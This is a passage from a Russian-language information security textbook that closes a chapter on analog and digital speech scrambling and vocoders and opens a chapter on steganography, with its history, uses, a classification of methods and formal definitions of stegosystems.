Главным недостатком использования БПФ является возникновение в системе большой задержки сигнала (до 300 м/с), обусловленной необходимостью использования весовых функций. Это приводит к затруднениям в работе дуплексных систем связи.

Временные скремблеры основаны на двух основных способах закрытия: ***инверсии по времени сегментов речи*** и их ***временной перестановке***. По сравнению с частотными

скремблерами, задержка у временны́х скремблеров намного больше, но существуют различные методы ее уменьшения.

В скремблерах с *временно́й инверсией* речевой сигнал делится на последовательность временны́х сегментов, каждый из которых передается инверсно во времени — с конца. Такие скремблеры обеспечивают ограниченный уровень закрытия, зависящий от длительности сегментов. Для достижения неразборчивости медленной речи необходимо, чтобы длина сегментов составляла около 250 мс. Задержка системы в таком случае составляет около 500 мс, что может оказаться неприемлемым в некоторых приложениях.

Для повышения уровня закрытия прибегают к способу перестановки временны́х отрезков речевого сигнала в пределах фиксированного кадра (рис. 19.9).




Рис. 19.9. Схема работы временно́го скремблера с перестановками в фиксированном кадре

Правило перестановок является *ключом системы*, изменением которого можно существенно повысить степень закрытия речи. Остаточная разборчивость зависит от длины отрезков сигнала и длины кадра (чем длиннее последний, тем хуже разборчивость).

Главный недостаток скремблера с фиксированным кадром — больша́я величина времени задержки (приблизительно 2 кадра). Этот недостаток устраняется в скремблере с перестановкой временны́х отрезков речевого сигнала *со скользящим окном*. В нем количество перестановок ограничено таким образом, чтобы задержка не превышала установленного максимального значения. Каждый отрезок исходного речевого сигнала как бы имеет временно́е окно, внутри которого он может занимать произвольное место при скремблировании. Это окно скользит во времени по мере поступления в него каждого нового отрезка сигнала. Задержка при этом снижается до длительности окна.

Используя комбинацию временно́го и частотного скремблирования, можно значительно повысить степень закрытия речи. ***Комбинированный скремблер*** намного сложнее обычного и требует компромиссного решения по выбору уровня закрытия, остаточной разборчивости, времени задержки, сложности системы и степени искажений в восстановленном сигнале. Количество же всевозможных систем, работающих по такому принципу, ограничено лишь воображением разработчиков.

В качестве примера такой системы рассмотрим скремблер, схема которого представлена на рис. 19.10. В этом скремблере операция частотно-временны́х перестановок дискретизированных отрезков речевого сигнала осуществляется с помощью четырех процессоров цифровой обработки сигналов, один из которых может реализовывать функцию генератора ПСП.




Рис. 19.10. Блок-схема комбинированного скремблера

В таком скремблере спектр оцифрованного аналого-цифровым преобразованием речевого сигнала разбивается посредством использования алгоритма цифровой обработки сигнала на частотно-временны*е* элементы. Эти элементы затем перемешиваются на частотно-временно*й* плоскости в соответствии с одним из криптографических алгоритмов (рис. 19.11) и суммируются, не выходя за пределы частотного диапазона исходного сигнала.




Рис. 19.11. Принцип работы комбинированного скремблера

В представленной на рис. 19.10 системе закрытия речи используется четыре процессора цифровой обработки сигналов. Количество частотных полос спектра, в которых производятся перестановки с возможной инверсией спектра, равно четырем. Максимальная задержка частотно-временно*го* элемента по времени равна пяти. Полученный таким образом закрытый сигнал с помощью ЦАП переводится в аналоговую форму и подается в канал связи. На приемном конце производятся обратные операции по восстановлению полученного закрытого речевого сообщения. Стойкость представленного алгоритма сравнима со стойкостью систем цифрового закрытия речи.

Скремблеры всех типов, за исключением простейшего (с частотной инверсией), вносят искажение в восстановленный речевой сигнал. Границы временны*ы*х сегментов нарушают целостность сигнала, что неизбежно приводит к появлению внеполосных составляющих. Нежелательное влияние оказывают и групповые задержки составляющих речевого сигнала в канале связи. Результатом искажений является увеличение минимально допустимого соотношения сигнал/шум, при котором может осуществляться надежная связь.

Однако, несмотря на указанные проблемы, методы временн*о*го и частотного скремблирования, а также комбинированные методы успешно используются в коммерческих каналах связи для защиты конфиденциальной информации.

Цифровое скремблирование

Альтернативным аналоговому скремблированию речи является шифрование речевых сигналов, преобразованных в цифровую форму, перед их передачей (см. рис. 19.3). Этот метод обеспечивает более высокий уровень закрытия по сравнению с описанными выше аналоговыми методами. В основе устройств, работающих по такому принципу, лежит представленные речевого сигнала в виде цифровой последовательности, закрываемой по одному из криптографических алгоритмов. Передача данных, представляющих дискретизированные отсчеты речевого сигнала или его параметров, по телефонным сетям, как и в случае устройств шифрования алфавитно-цифровой и графической информации, осуществляется через устройства, называемые *модемами*.

Основной целью при разработке устройств цифрового закрытия речи является сохранение тех ее характеристик, которые наиболее важны для восприятия слушателем. Одним из путей является *сохранение формы речевого сигнала*. Это направление применяется в широкополосных цифровых системах закрытия речи. Однако более эффективно использовать *свойства избыточности информации, содержащейся в человеческой речи*. Это направление разрабатывается в узкополосных цифровых системах закрытия речи.

Ширину спектра речевого сигнала можно считать приблизительно равной 3,3 кГц, а для достижения хорошего качества восприятия необходимо соотношение сигнал/шум примерно 30 дБ. Тогда, согласно теории Шеннона, требуемая скорость передачи дискретизированной речи будет соответствовать величине 33 кбит/с.

С другой стороны, речевой сигнал представляет собой последовательность фонем, передающих информацию. В английском языке, например, около 40 фонем, в немецком — около 70 и т.д. Таким образом, для представления фонетического алфавита требуется примерно 6-7 бит. Максимальная скорость произношения не превышает 10 фонем в секунду. Следовательно, минимальная скорость передачи основной технической информации речи — не ниже 60-70 бит/с.

Сохранение формы сигнала требует высокой скорости передачи и, соответственно, использования широкополосных каналов связи. Так при импульсно-кодовой модуляции (ИКМ), используемой в большинстве телефонных сетей, необходима скорость передачи, равная 64 кбит/с. В случае применения адаптивной дифференциальной ИКМ скорость понижается до 32 кбит/с и ниже. Для узкополосных каналов, не обеспечивающие такие

скорости передачи, требуются устройства, снижающие избыточность речи до ее передачи. Снижение информационной избыточности речи достигается параметризацией речевого сигнала, при которой сохраняются существенные для восприятия характеристики речи.

Таким образом, правильное применение методов цифровой передачи речи с высокой информационной эффективностью, является крайне важным направлением разработки устройств цифрового закрытия речевых сигналов. В таких системах устройство кодирования речи (***вокодер***), анализируя форму речевого сигнала, производит оценку параметров переменных компонент модели генерации речи и передает эти параметры в цифровой форме по каналу связи на синтезатор, где согласно этой модели по принятым параметрам синтезируется речевое сообщение. На малых интервалах времени (до 30мс) параметры сигнала могут рассматриваться, как постоянные. Чем короче интервал анализа, тем точнее можно представить динамику речи, но при этом должна быть выше скорость передачи данных. В большинстве случаев на практике используются 20-миллисекундные интервалы, а скорость передачи достигает 2400 бит/с.

Наиболее распространенными типами вокодеров являются *полосные* и *с линейным предсказанием*. Целью любого вокодера является передача параметров, характеризующих речь и имеющих низкую информационную скорость. Полосный вокодер достигает эту цель путем передачи амплитуды нескольких частотных полосных речевого спектра. Каждый полосовой фильтр такого вокодера возбуждается при попадании энергии речевого сигнала в его полосу пропускания. Так как спектр речевого сигнала изменяется относительно медленно, набор амплитуд выходных сигналов фильтров образует пригодную для вокодера основу. В синтезаторе параметры амплитуды каждого канала управляют коэффициентами усиления фильтра, характеристики которого подобны характеристикам фильтра анализатора. Таким образом, структура полосового вокодера базируется на двух блоках фильтров — для анализа и для синтеза. Увеличение количества каналов улучшает разборчивость, но при этом требуется б***о***льшая скорость передачи. Компромиссным решением обычно становится выбор 16-20 каналов при скорости передачи данных около 2400 бит/с.

Полосовые фильтры в цифровом исполнении строятся на базе аналоговых фильтров Баттерворта, Чебышева, эллиптических и др. Каждый 20-миллисекундный отрезок времени кодируется 48 битами, из них 6 бит отводится на информацию об основном тоне, один бит на информацию “тон–шум”, характеризующую наличие или отсутствие вокализованного участка речевого сигнала, остальные 41 бит описывают значения амплитуд сигналов на выходе полосовых фильтров.

Существуют различные модификации полосного вокодера, приспособленные для каналов с ограниченной полосой пропускания. При отсутствии жестких требований на качество синтезированной речи удается снизить количество бит передаваемой информации с 48 до 36 на каждые 20 мс, что обеспечивает снижение скорости до 1200 бит/с. Это возможно в случае передачи каждого второго кадра речевого сигнала и дополнительной информации о синтезе пропущенного кадра. Потери в качестве синтезированной речи от

таких процедур не слишком велики, достоинством же является снижение скорости передачи сигналов.

Наибольшее распространение среди систем цифрового кодирования речи с последующим шифрованием получили системы, основным узлом которых являются *вокодеры с линейным предсказанием речи* (ЛПР).

Математическое представление модели цифрового фильтра, используемого в вокодере с линейным предсказанием, имеет вид кусочно-линейной аппроксимацией процесса формирования речи с некоторыми упрощениями: каждый текущий отсчет речевого сигнала является линейной функцией **P** предыдущих отсчетов. Несмотря на несовершенство такой модели, ее параметры обеспечивают приемлемое представление речевого сигнала. В вокодере с линейным представлением анализатор осуществляет минимизацию ошибки предсказания, представляющего собой разность текущего отсчета речевого сигнала и средневзвешенной суммы предыдущих отсчетов. Существует несколько методов минимизации ошибки. Общим для всех является то, что при оптимальной величине коэффициентов предсказания спектр сигнала ошибки приближается к белому шуму и соседние значения ошибки имеют минимальную коррекцию. Известные методы делятся на две категории: последовательные и блочные, которые получили наибольшее распространение.

В вокодере с линейным предсказанием речевая информация передается тремя параметрами: амлитудой, решением “тон/шум” и периодом основного тока для вокализованных звуков. Так, согласно федеральному стандарту США, период анализируемого отрезка речевого сигнала составляет 22,5 мс, что соответствует 180 отсчетам при частоте дискретизации 8 кГц. Кодирование в этом случае осуществляется 54 битами, что соответствует скорости передачи 2400 бит/с. При этом 41 бит отводится на кодирование десяти коэффициентов предсказания, 5 — на кодирование величины амплитуды, 7 — на передачу периода основного тона и 1 бит определяет решение “тон/шум”. При осуществлении подобного кодирования предполагается, что все параметры независимы, однако в естественной речи параметры коррелированы и возможно значительное снижение минимально допустимой скорости передачи данных без потери качества, если правило кодирования оптимизировать с учетом зависимости всех параметров. Такой подход известен под названием *векторного кодирования*. Его применение к вокодеру с линейным предсказанием позволяет снизить скорость передачи данных до 800 бит/с и менее, с очень малой потерей качества.

Основной особенностью использования систем цифрового закрытия речевых сигналов является необходимость использования модемов. В принципе возможны следующие подходы к проектированию систем закрытия речевых сигналов.

1. Цифровая последовательность параметров речи с выхода вокодерного устройства подается на вход шифратора, где подвергается преобразованию по одному из криптографических алгоритмов, затем поступает через модем в канал связи, на приемной стороне которого осуществляются обратные операции по восстановлению речевого сигнала, в которых задействованы модем и дешифратор (см. рис. 19.3, 19.4). Модем представляет собой отдельное устройство, обеспечивающее передачу данных по од-

ному из протоколов, рекомендованных МККТТ. Шифрующие/дешифрующие функции обеспечиваются либо в отдельных устройствах, либо в программно-аппаратной реализации вокодера.

2. Шифрующие/дешифрующие функции обеспечиваются самим модемом (так называемый засекречивающий модем), обычно по известным криптографическим алгоритмам типа DES и т.п. Цифровой поток, несущий информацию о параметрах речи, с выхода вокодера поступает непосредственно в такой модем. Организация связи по каналу аналогична приведенной выше.

Критерии оценки систем закрытия речи

Существует четыре основных критерия, по которым оцениваются характеристики устройств закрытия речевых сигналов, а именно: ***разборчивость речи***, ***узнаваемость говорящего***, ***степень закрытия*** и ***основные технические характеристики системы***.

Приемлемым коммерческим качеством восстановленной на приемном конце речи считается такое, когда слушатель может без труда определить голос говорящего и смысл произносимого сообщения. Помимо этого, под хорошим качеством передаваемого речевого сигнала подразумевается и возможность воспроизведения эмоциональных оттенков и других специфических эффектов разговора.

Влияющие на качество восстановленного узкополосного речевого сигнала параметры узкополосных закрытых систем передачи речи определяются способами кодирования, методами модуляции, воздействием шума, инструментальным ошибками и условиями распространения. Шумы и искажения воздействуют на характеристики каждой компоненты системы по-разному, и снижение качества, ощущаемое пользователем, происходит от суммарного эффекта понижения характеристик отдельных компонент. Существующие объективные методы оценки качества речи и систем не применимы для сравнения характеристик узкополосных дискретных систем связи, в которых речевой сигнал сначала преобразуется в систему параметров на передающей стороне, потом передается по каналу связи, а затем синтезируется в речевой сигнал в приемнике.

Существующие субъективные методы измерения разборчивости и естественности отличаются значительной трудоемкостью, поскольку в этом деле многое зависит от используемого словаря, выбранного канала связи, диалекта, возраста и эмоционального состояния испытуемых дикторов. Поэтому проведение измерений для получения статистически надежных и повторяемых оценок параметров системы при изменяющихся условиях требует больших затрат.

При использовании радиоканалов эти трудности еще более возрастают из-за неопределенности условий распространения, и достичь повторяемости результатов невозможно без применения моделей радиоканалов.

Для дуплексных систем дополнительное влияние на качество оказывает временн***а***я задержка сигнала, вносимая речевым скремблером или шифратором. Поскольку основным показателем секретности передаваемых речевых сообщений является его неразборчивость при перехвате злоумышленником, сравнение по степеням защиты является определяющим моментом при выборе пользователем конкретной системы закрытия речи.

В основном распределение по уровням закрытия речевых сообщений соответствует ранее приведенной диаграмме.

Как правило, аналоговые скремблеры используются там, где применение цифровых систем закрытия речи затруднено из-за наличия возможных ошибок передачи (наземные линии связи с плохими характеристиками или каналы дальней радиосвязи), обеспечивают тактический уровень защиты и хорошо предохраняют переговоры от посторонних "случайных ушей", имеющих ограниченные ресурсы, будь то соседи или сослуживцы. Для таких применений годятся системы со статическим закрытием, т.е. осуществляющие шифрование по фиксированному ключу.

Если же необходимо сохранить конфиденциальность информации от возможных конкурентов, обладающих достаточным техническим и специальным оснащением, то нужно применять аналоговые скремблеры среднего уровня закрытия с динамически меняющимся в процессе разговора ключом. Естественно, что эти системы будут дороже, чем системы закрытия с фиксированным ключом, однако они настолько осложняют работу злоумышленников по разработке дешифрующего алгоритма, что время, потраченное на это, значительно обесценит добытую информацию из перехваченного сообщения.

Поскольку в отечественных устройствах закрытия, как правило, перед началом сообщения передается синхропоследовательность, в которой содержится часть дополнительной информации о ключе текущего передаваемого сообщения, у злоумышленника имеется только один шанс попытаться его раскрыть, перебрав широкое множество ключевых установок. Если ключи меняются ежедневно, то даже при известном алгоритме преобразования речи злоумышленнику придется перебрать много тысяч вариантов в поисках истинной ключевой последовательности.

В случае, если есть предположение, что в целях добывания крайне интересующей его информации злоумышленник может воспользоваться услугами высококвалифицированных специалистов и их техническим арсеналом, то для того, чтобы быть уверенным в отсутствии утечки информации, необходимо применять системы закрытия речи, обеспечивающие стратегическую (самую высокую) степень защиты. Это могут обеспечить лишь устройства дискретизации речи с последующим шифрованием и новый тип аналоговых скремблеров. Последние используют методы преобразования аналогового речевого сигнала в цифровую форму, затем применяют методы криптографического закрытия, аналогичные тем, что используются для закрытия данных, после чего результирующее закрытое сообщение преобразуется обратно в аналоговый сигнал и подается в линию связи. Для раскрытия полученного сигнала на приемном конце производятся обратные преобразования. Эти новые гибридные устройства легко адаптируются к существующим коммуникационным сетям и предлагают значительно более высокий уровень защиты речевых сообщений, чем традиционные аналоговые скремблеры, с сохранением всех преимуществ последних в разборчивости и узнаваемости восстановленной речи.

Следует отметить, что в системах засекречивания речи, основанной на шифре перестановки **N** речевых элементов, общее количество ключей-перестановок равно **N!**. Однако это значение не отражает реальной криптографической стойкости системы из-за избыточности информации, содержащейся в речевом сигнале, а также из-за разборчиво-

сти несовершенным образом переставленной и инвертированной речи. Поэтому криптоаналитику часто необходимо опробовать лишь **K << N!** случайных перестановок для вскрытия речевого кода. Этот момент следует учитывать при выборе надежной системы аналогового скремблирования.

Глава 20

Стеганография

Надежная защита информации от несанкционированного доступа является актуальной, но не решенной в полном объеме проблемой. Одно из перспективных направлений защиты информации сформировали современные методы стеганографии. Слово *стеганография* в переводе с греческого буквально означает *тайнопись* (steganos — тайна, секрет; graphy — запись).

Стеганография представляет собой совокупность методов, основывающихся на различных принципах, которые обеспечивают сокрытие самого факта существования секретной информации в той или иной среде, а также средств реализации этих методов. К ней можно отнести огромное множество секретных средств связи, таких как невидимые чернила, микрофотоснимки, условное расположение знаков, тайные (скрытые) каналы, средства связи с плавающими частотами, голография и т.д.

В настоящее время развиваются методы *компьютерной стеганографии* — самостоятельного научного направления информационной безопасности, изучающей проблемы создания компонентов скрываемой информации в открытой информационной среде, которая может быть сформирована вычислительными системами и сетями. Особенностью стеганографического подхода является то, что он не предусматривает прямого оглашения факта существования защищаемой информации. Это обстоятельство позволяет в рамках традиционно существующих информационных потоков или информационной среды решать некоторые важные задачи защиты информации ряда прикладных областей.

Основным определяющим моментом в стеганографии является стеганографическое преобразование. До недавнего времени стеганография, как наука, в основном изучала отдельные методы сокрытия информации и способы их технической реализации. Разнообразие принципов, заложенных в стеганографических методах, по существу тормозило развитие стеганографии как отдельной научной дисциплины и не позволило ей сформироваться в виде некоторой науки со своими теоретическими положениями и единой концептуальной системой, которая обеспечила бы формальное получение качественных и количественных оценок стеганометодов. В этом история развития стеганографии резко отличается от развития криптографии.

До конца XIX века стеганография и криптография развивались в рамках единой науки о тайнописи. После формулирования голландским офицером Кирхгоффсом (A. Kerckhoffs) знаменитого правила о том, что стойкость криптографического алгоритма должна определяется исключительно стойкостью ключа, криптография как отдельная

наука отделилась от стеганографии. За последние десятилетия криптология из совокупности специальных методов превратилась в наукоемкую дисциплину, основанную на фундаментальных исследованиях из теории вероятности, математической статистики, чисел, алгебраических полей, что позволило ей решить ряд важных для практического применения задач. Например, определение стойкости зашифрованных сообщений по отношению к возможным средствам криптоанализа, а также целый ряд других задач, решение которых позволяет получать достаточно четкие количественные характеристики средств криптографической защиты информации.

В основе многих подходов к решению задач стеганографии лежит общая с криптографией методическая база, заложенная Шенноном (C. E. Shannon) в теории тайнописи. Однако до сих пор теоретические основы стеганографии остаются практически неразработанными.

Наблюдаемый в настоящее время интерес к стеганографии, как совокупности методов сокрытия информации, возник в большой мере благодаря интенсивному внедрению и широкому распространению средств вычислительной техники во все сферы деятельности человека. В рамках вычислительных сетей возникли достаточно широкие возможности по оперативному обмену различной информацией в виде текстов, программ, звука, изображений между любыми участниками сетевых сеансов независимо от их территориального размещения. Это позволяет активно применять все преимущества, которые дают стеганографические методы защиты.

Стеганографические методы находят все большее применение в оборонной и коммерческой сферах деятельности в силу их легкой адаптируемости при решении задач защиты информации, а также отсутствия явно выраженных признаков средств защиты, использование которых может быть ограничено или запрещено (как, например, криптографических средств защиты).

Сегодня стеганографические технологии активно используются для решения следующих основных задач:

- защиты информации с ограниченным доступом от несанкционированного доступа;
- защиты авторских прав на некоторые виды интеллектуальной собственности;
- преодоления систем мониторинга и управления сетевыми ресурсами;
- камуфляжа программного обеспечения;
- создания скрытых каналов утечки чувствительной информации от законного пользователя.

Использование стеганографических систем является наиболее эффективной при решении проблемы *защиты информации с ограниченным доступом*. Так, например, только одна секунда оцифрованного звука с частотой дискретизации 44100 Гц и уровнем отсчета 8 бит в стереорежиме позволяет скрыть за счет замены младших разрядов на скрываемое сообщение около 10 Кбайт информации. При этом изменение значений отсчетов составляет менее 1%. Такое изменение практически не обнаруживается при прослушивании файла большинством людей.

Кроме скрытой передачи сообщений, стеганография является одним из самых перспективных направлений для *аутентификации* и *маркировки авторской продукции* с целью защиты авторских прав на цифровые объекты от пиратского копирования. На компьютерные графические изображения, аудио продукцию, литературные произведения (программы в том числе) наносится специальная метка, которая остается невидимой для глаз, но распознается специальным программным обеспечением. Метка содержит скрытую информацию, подтверждающую авторство. Скрытая информация призвана обеспечить защиту интеллектуальной собственности. В качестве внедряемой информации можно использовать данные об авторе, дату и место создания произведения, номера документов, подтверждающих авторство, дату приоритета и т.п. Такие специальные сведения могут рассматриваться в качестве доказательств при рассмотрении споров об авторстве или для доказательства нелегального копирования.

Как и любые другие инструменты, стеганографические методы требуют к себе бережного отношения, так как они могут быть использованы как с целью защиты, так и в противоправных целях.

Например, в конце 2001 года под пристальным вниманием прессы оказались сведения о том, что один из опаснейших террористов мира Осама бин Ладен и члены его группировки широко используют Internet для передачи сообщений по организации террористических акций. Правительства некоторых стран предпринимают шаги с целью обуздания такой угрозы, пытаясь ввести ограничения на распространение программ, связанных с криптографическими и стеганографическими методами. Однако стеганографические методы успешно применяются для *противодействия системам мониторинга и управления* сетевыми ресурсами промышленного шпионажа. С их помощью можно противостоять попыткам контроля над информационным пространством при прохождении информации через серверы управления локальных или глобальных вычислительных сетей.

Нередко методы стеганографии используют для *камуфлирования программного обеспечения*. В тех случаях, когда использование программ незарегистрированными пользователями является нежелательным, оно может быть закамуфлировано под стандартные универсальные программные продукты (например, текстовые редакторы) или скрыто в файлах мультимедиа (например, в звуковом сопровождении компьютерных игр).

И, наконец, стеганографический подход используется при создании *скрытого канала утечки чувствительной информации* от санкционированных пользователей.

Классификация стеганографических методов

В современной стеганографии, в целом, можно выделить в направления: ***технологическую стеганографию*** и ***информационную стеганографию*** (рис. 20.1).




Рис. 20.1. Классификация методов стеганографической защиты

К методам *технологической стеганографии* относятся методы, которые основаны на использовании химических или физических свойств различных материальных носителей информации.

Химические методы стеганографии сводится почти исключительно к применению невидимых чернил, к которым относятся органические жидкости и симпатические химикалии.

К физическим методам можно отнести микроточки, различного вида тайники и методы камуфляжа. В настоящее время физические методы представляют интерес в области исследования различный носителей информации с целью записи на них данных, которые бы не выявлялись обычными методами считывания. Особый интерес имеется к стандартным носителям информации средств вычислительной, аудио и видео техники. Помимо этого, появился целый ряд новых технологий, которые, базируясь на традиционной стеганографии, используют последние достижения микроэлектроники (голограммы, кинеграммы).

К *информационной стеганографии* можно отнести методы лингвистической и компьютерной стеганографии.

Лингвистические методы стеганографии подразделяются на две основные категории: условное письмо и семаграммы.

Существуют три вида условного письма: жаргонный код, пустышечный шифр и геометрическая система.

В жаргонном коде внешне безобидное слово имеет совершенно другое реальное значение, а текст составляется так, чтобы выглядеть как можно более невинно и правдоподобно. При применении пустышечного шифра в тексте имеют значение лишь некоторые определенные буквы или слова. Пустышечные шифры обычно выглядят еще более искусственно, чем жаргонный код. Третьим видом условного письма является геометрическая форма. При ее применении имеющие значение слова располагаются на странице в

определенных местах или в точках пересечения геометрической фигуры заданного размера.

Вторую категорию лингвистических методов составляют семаграммы — тайные сообщения, в которых шифрообозначениями являются любые символы, кроме букв и цифр. Эти сообщения могут быть переданы, например, в рисунке, содержащем точки и тире для чтения по коду Морзе.

Стеганографические методы в их проекции на инструментарий и среду, которая реализуется на основе компьютерной техники и программного обеспечения в рамках отдельных вычислительных или управляющих систем, корпоративных или глобальных вычислительных сетей, составляют предмет изучения сравнительно нового научного направления информационной безопасности — ***компьютерной стеганографии***.

В рамках компьютерной стеганографии рассматриваются вопросы, связанные с сокрытием информации, которая хранится на носителях или передается по сетям телекоммуникаций, с организацией скрытых каналов в компьютерных системах и сетях, а также с технологиями цифровых водяных знаков и отпечатка пальца.

Существуют определенные отличия между технологиями цифровых водяных знаков и отпечатка пальца, с одной стороны, и собственно стеганографическими технологиями сокрытия секретной информации для ее последующей передачи или хранения. Самое главное отличие — это то, что цифровые водяные знаки и отпечатки имеют целью защиту самого цифрового объекта (программы, изображения, музыкального файла и пр.), куда они внедряются, и обеспечивают доказательство прав собственности на данный объект.

При использовании методов компьютерной стеганографии должны учитываться следующие условия:

- противник может иметь полное представление о стеганографической системе и деталях ее реализации. Единственной информацией, которая должна оставаться ему неизвестной, — это ключ, с помощью которого можно установить факт присутствия скрытого сообщения и его содержание;
- если противнику каким-то образом удалось узнать о факте существования скрытого сообщения, то это не должно позволить ему извлечь подобные сообщения из других стеганограмм до тех пор, пока ключ хранится в тайне;
- потенциальный противник должен быть лишен каких-либо технических и иных преимуществ в распознавании или раскрытии содержания тайных сообщений.

В последующих разделах будут обсуждены основные теоретические положения компьютерной стеганографии и рассмотрены некоторые методы сокрытия данных в информационной среде, которая может быть поддержана вычислительными системами и сетями.

Классификация стегосистем

По аналогии с криптографическими системами, в стеганографии различают ***системы с секретным ключом*** и ***системы с открытым ключом***.

В стеганографической системе с *секретным ключом* используется один ключ, который должен быть заранее известен абонентам до начала скрытого обмена секретными сообщениями либо переслан по защищенному каналу.

В стегосистеме с *открытым ключом* для встраивания и извлечения тайного сообщения используются разные ключи, причем вывести один ключ из другого с помощью вычислений невозможно. Один из ключей (открытый) может передаваться свободно по незащищенному каналу связи, а второй, секретный ключ, — по защищенному каналу. Данная схема хорошо работает при взаимном недоверии отправителя и получателя.

Учитывая все многообразие стеганографических систем, сведем их к следующим типам: ***безключевым стегосистемам***, ***системам с секретным ключом***, ***системам с открытым ключом*** и ***смешанным стегосистемам***.

Безключевые стегосистемы

Для функционирования *безключевых стегосистем* не требуется никаких дополнительных данных в виде стегоключа помимо алгоритма стеганографического преобразования.

Определение 20.1

Совокупность $\Xi=<\mathbf{C},\mathbf{M},\mathbf{D},\mathbf{E}>$, где $\mathbf{C}$ — множество возможных контейнеров; $\mathbf{M}$ — множество секретных сообщений, $|\mathbf{C}|\geq|\mathbf{M}|$; $\mathbf{E}: \mathbf{C}\times\mathbf{M}\rightarrow\mathbf{C}$ и $\mathbf{D}: \mathbf{C}\rightarrow\mathbf{M}$ — функции сокрытия и извлечения сообщения из контейнера, причем $\mathbf{D(E(c,m))=m}$ для любых $\mathbf{m}\in\mathbf{M}$ и $\mathbf{c}\in\mathbf{C}$, называется ***безключевой стегосистемой***.

Из определения следует, что безопасность безключевых стегосистем основана на секретности используемых стеганографических преобразований $\mathbf{E}$ и $\mathbf{D}$. Это противоречит основному принципу Керкхоффса для систем защиты информации. Действительно, если предположить, что противник знает алгоритмы $\mathbf{E}$ и $\mathbf{D}$, которые используются для скрытой передачи информации, то он способен извлечь любую скрытую информацию из перехваченных стеганограмм.

Зачастую для повышения безопасности безключевых систем, перед началом процесса стеганографического сокрытия предварительно выполняется шифрование скрываемой информации. Ясно, что такой подход увеличивает защищенность всего процесса связи, поскольку это усложняет обнаружение скрытого сообщения. Однако, “сильные” стеганографические системы, как правило, не нуждаются в предварительном шифровании скрываемых сообщений.

Стегосистемы с секретным ключом

Следуя закону Керкхоффса, безопасность системы должна основываться на некоторой секретной информации, без знания которой нельзя извлечь из контейнера секретную информацию. В стегосистемах такая информация называется ***стегоключом***. Отправитель, встраивая секретное сообщение в выбранный контейнер $\mathbf{c}$, использует секретный стегоключ $\mathbf{k}$. Если используемый в стеганографическом преобразовании ключ $\mathbf{k}$ извес-

тен получателю, то он сможет извлечь скрытое сообщение из контейнера. Без знания такого ключа любой другой пользователь этого сделать не сможет.

Определение 20.2

Стегосистемой с секретным ключом называется совокупность $\Xi=<C,M,K,D,E>$, где **C** — множество возможных контейнеров; **M** — множество секретных сообщений, причем $|C|\geq|M|$; **K** — множество секретных ключей; $E_K:C\times M\times K\to C$ и $D_K:C\times K\to M$ — стеганографические преобразования со свойством $D_K(E_K(c,m,k),k)=m$ для любых $m\in M$, $c\in C$ и $k\in K$.

Данный тип стегосистем предполагает наличие безопасного канала для обмена стегоключами.

Иногда стегоключ **k** вычисляют с помощью секретной хеш-функции **Hash**, используя некоторые характерные особенности контейнера: **k = Hash** (особенности контейнера). Если стеганографическое преобразование **E** не изменяет в результирующей стеганограмме выбранные особенности контейнера, то получатель также сможет вычислить стегоключ (хотя и в этом случае защита зависит от секретности функции **Hash**, и таким образом, снова нарушается принцип Керкхоффса). Очевидно, что для достижения адекватного уровня защиты, такую особенность в контейнере необходимо выбирать очень аккуратно.

